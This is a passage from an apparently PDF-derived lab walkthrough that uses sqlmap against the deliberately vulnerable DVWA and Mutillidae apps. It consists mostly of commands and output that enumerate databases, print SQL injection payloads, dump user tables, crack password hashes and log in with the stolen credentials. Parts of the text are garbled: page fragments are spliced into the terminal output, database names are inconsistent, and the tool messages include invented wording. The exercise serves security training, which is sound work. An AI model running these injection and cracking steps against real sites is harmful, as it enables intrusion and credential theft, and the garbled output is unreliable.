it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'PostgreSQL or MySQL' extending provided level (1) and risk (1) values
? [Y/n] Y

[00:36:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:36:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:36:05] [INFO] testing 'Generic inline queries'
[00:36:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'

[00:37:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[00:37:07] [INFO] target URL appears to have 5 columns in query
[00:37:08] [INFO] GET parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:37:08] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
```

13. You should now be able to view all the databases hosted on the server

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[2] Quit
> 0
Name

[00:43:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL > 4.1
[00:43:54] [INFO] fetching database names
available databases [7]: DONT have an account? Please register here
[*] dwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[00:43:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 00:43:55 /2022-11-19/
```

14. Now find the users table for the accounts in the dvwa database. We can run the command:

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -tables"

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:47:02 /2022-11-19/
[00:47:02] [INFO] resuming back-end DBMS 'mysql'
[00:47:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9e20ccf6603 ... 0146971485'). Do you want to use those
[Y/n] ■
```

15. Select the '0' Injection point to view the tab

```
6854555165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account De
tails
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0■

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[0:49:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[0:49:53] [INFO] fetching tables for database: 'dvwa' https://sqlmap.org/Please register here
[0:49:53] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+
[0:49:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 00:49:54 /2022-11-19/

```

16. Find the columns of the 'users' table. We can run the command: "sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -users -columns"

```
(kali㉿kali)-[~] password
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dwa -T users --columns
      [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:51:55 /2022-11-19/
[00:51:55] [INFO] resuming back-end DBMS 'mysql'
[00:51:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4764eb6f9d0 ... 911cda6ada'). Do you want to use those
[Y/n] Y

Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))rany)||&user-info-php-submit-button=View Account Details

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 1
```

18. Dump all the details of the ‘users’ table

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&p assword=password&user-info-php-submit-button=View+Account+Details' -D dvwa - T users --dump”

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:57:50 /2022-11-19

[00:57:50] [INFO] resuming back-end DBMS 'mysql'
[00:57:50] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4e1f162978e ... 755ac995da'). Do you want to use those
[Y/n] Y

Type: time-based blind
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=admin' AND (SELECT(7011 FROM (SELECT(SLEEP(5)))aUKr)-- VbNjöpassword=password&user-info-php-submit-button=View+Account+Details

Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,CONCAT(0x71767a6a71,0x784d765a44597969646f674d41596e4578684971
685455165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View+Account+Details

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:59:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[00:59:28] [INFO] fetching columns for table 'users' in database 'dvwa'
[00:59:28] [WARNING] reflective value(s) found and filtering out
[00:59:28] [INFO] fetching entries for table 'users' in database 'dvwa'
[00:59:29] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] Y

do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[00:59:57] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1

[01:00:33] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] Y
[01:00:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:00:38] [INFO] starting 4 processes
[01:00:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:00:41] [INFO] current status: admp ... /
```

```
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1

[01:00:33] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] Y
[01:00:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:00:38] [INFO] starting 4 processes
[01:00:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:00:41] [INFO] current status: admp ... /
```

Passwords will be cracked once the process is complete. Here you can see all the passwords for every user that is present in the DVWA database.


```


Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user   | avatar          | Please enter username and password  
to view account details | password | last_name
+-----+-----+-----+-----+
| 1      | admin  | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
| 2      | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown
| 3      | Hack    | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me
| 4      | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso
| 5      | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
+-----+-----+-----+-----+
[*] ending @ 01:08:16 /2022-11-19/

```

(kali㉿kali)-[~]

Enter one of the cracked username and passwords on the DVWA website and you will be able to log in





After entering the cracked credentials, you should have access to the main page of the DVWA website.

The DVWA main page features a navigation sidebar on the left with links like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'Home' link is highlighted. The main content area displays a welcome message and several sections: 'WARNING!', 'Disclaimer', 'General Instructions', and a note about the help button. A message box at the bottom states 'You have logged in as 'Pablo''. At the very bottom, it says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Evaluate the same SQL Injection with the Mutillidae website.

Here we will see all the available databases. We will run the following command:
“sqlmap -

u'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs "

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:16:40 /2022-11-19/
[01:16:40] [INFO] resuming back-end DBMS 'mysql'
[01:16:40] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3d1d12e4438 ... 95182b8c6b'). Do you want to use those [Y/n] Y

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
0
[01:17:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[01:17:13] [INFO] fetching database names
[01:17:13] [WARNING] reflective value(s) found and filtering out ...
available databases [7]:
[*] dwva
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[01:17:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:17:13 /2022-11-19/
[01:17:13] [INFO] resuming session from stored session

(kali㉿kali)-[~]
$
```

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. Do not upload it to your hosting provider or public file sharing sites. Any internet facing web service will be compromised. You recommend disconnecting your machine from a local network inside your LAN before to start trying.
[*] starting @ 01:18:28 /2022-11-19/
[01:18:28] [INFO] resuming back-end DBMS 'mysql'
[01:18:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1645c4bcdcc9 ... 0f57bd3241'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

Type: time-based blind
```

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:18:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
any attack you run against this application, we have made the purposes of
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
we will not be held responsible. We have given warnings and taken measures to
back-end DBMS: MySQL ≥ 4.1
[01:18:33] [INFO] fetching tables for database: 'owasp10'
[01:18:33] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+-----+
| accounts | 1 row(s) | 1 column(s) | 100% | 0.0000s | 0.0000s |
| blogs_table | 1 row(s) | 1 column(s) | 100% | 0.0000s | 0.0000s |
| captured_data | 1 row(s) | 1 column(s) | 100% | 0.0000s | 0.0000s |
| credit_cards | 1 row(s) | 1 column(s) | 100% | 0.0000s | 0.0000s |
| hitlog | 1 row(s) | 1 column(s) | 100% | 0.0000s | 0.0000s |
| pen_test_tools | 1 row(s) | 1 column(s) | 100% | 0.0000s | 0.0000s |
+-----+
The help button allows you to view help for each item individually and for much security info on them respectively.
PHP
You have logged in as: Public

[01:18:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 01:18:34 /2022-11-19/
    python3 exploit.py

[kali㉿kali)-[~]
$ 

```

Then we will enter the command to check for the ‘accounts’ table in the ‘owasp10’ database.

“sqlmap -u

```
'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump "
```

```

(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump
[!] WARNING!
[!] Please note: This is a normal vulnerability. Do not report it to your hosting provider's public issue forum or
[!] mailing list. It is your responsibility to respect your host's terms of service. If you do not, you are committing legal
[!] violations. You can find more information at https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
[!] to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
[!] damage caused by this program
[*] starting @ 01:28:55 /2022-11-19/
[01:28:55] [INFO] resuming back-end DBMS 'mysql'
[01:28:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=d4492112cb6...83425f352b'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: password (GET)
Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details
_____
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))rany))||'&user-info-php-submit-button=View Account Details
_____
Parameter: username (GET)

```

Here we can see all the cracked passwords of every user mentioned in the accounts table.

```

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
+-----+-----+-----+-----+-----+
| cid | is_admin | password | username | mysignature |
+-----+-----+-----+-----+-----+
| 1   | TRUE    | adminpass | admin    | Monkey!      |
| 2   | TRUE    | somepassword | adrian  | Zombie Films Rock! |
| 3   | FALSE   | monkey    | john    | I like the smell of confunk |
| 4   | FALSE   | password   | jeremy  | d1373 1337 speak |
| 5   | FALSE   | password   | bryce   | I Love SANS |
| 6   | FALSE   | samurai   | samurai  | Carving Fools |
| 7   | FALSE   | password   | jim     | Jim Rome is Burning |
| 8   | FALSE   | password   | bobby   | Hank is my dad |
| 9   | FALSE   | password   | simba   | I am a cat |
| 10  | FALSE   | password   | dreveil  | Preparation H |
| 11  | FALSE   | password   | scotty  | Scotty Do |
| 12  | FALSE   | password   | cal     | Go Wildcats |
| 13  | FALSE   | password   | john    | Do the Duggie! |
| 14  | FALSE   | 42        | kevin   | Doug Adams rocks |
| 15  | FALSE   | set        | dave    | Bet on S.E.T. FTW |
| 16  | FALSE   | pentest   | ed     | Commandline KungFu anyone? |
+-----+-----+-----+-----+-----+
[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/owasp10/accounts.csv'
[01:29:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'
[*] ending @ 01:29:01 /2022-11-19/

```

Now we will use one of these credentials, to log into the Mutillidae website

The screenshot shows a web page with a 'Login' form and a SQL dump table.

Login Form:

Please sign-in	
Name	<input type="text" value="john"/>
Password	<input type="password" value="*****"/>
<input type="submit" value="Login"/>	

Dont have an account? [Please register here](#)

SQL Dump Table:

```

[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
+-----+-----+-----+-----+-----+
| cid | is_admin | password | username | mysignature |
+-----+-----+-----+-----+-----+
| 1   | TRUE    | adminpass | admin    | Monkey!      |
| 2   | TRUE    | somepassword | adrian  | Zombie Films Rock! |
| 3   | FALSE   | monkey    | john    | I like the smell of confunk |
| 4   | FALSE   | password   | jeremy  | d1373 1337 speak |
| 5   | FALSE   | password   | bryce   | I Love SANS |
| 6   | FALSE   | samurai   | samurai  | Carving Fools |
| 7   | FALSE   | password   | jim     | Jim Rome is Burning |
| 8   | FALSE   | password   | bobby   | Hank is my dad |
| 9   | FALSE   | password   | simba   | I am a cat |
| 10  | FALSE   | password   | dreveil  | Preparation H |
| 11  | FALSE   | password   | scotty  | Scotty Do |
| 12  | FALSE   | password   | cal     | Go Wildcats |
| 13  | FALSE   | password   | john    | Do the Duggie! |
| 14  | FALSE   | 42        | kevin   | Doug Adams rocks |
| 15  | FALSE   | set        | dave    | Bet on S.E.T. FTW |
| 16  | FALSE   | pentest   | ed     | Commandline KungFu anyone? |
+-----+-----+-----+-----+-----+
[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/owasp10/accounts.csv'

```

The screenshot shows the Mutillidae website interface.

Header:

- Version: 2.1.19
- Security Level: 0 (Hosed)
- Hints: Disabled (0 - I try harder)
- Logged In User: John (I like the smell of confunk)

Navigation:

- Core Controls
- OWASP Top 10
- Others
- Documentation
- Resources

Content Area:

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Documentation
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

backtrack

Samurai Web Testing Framework

MySQL Toad HACKERS FOR CHARITY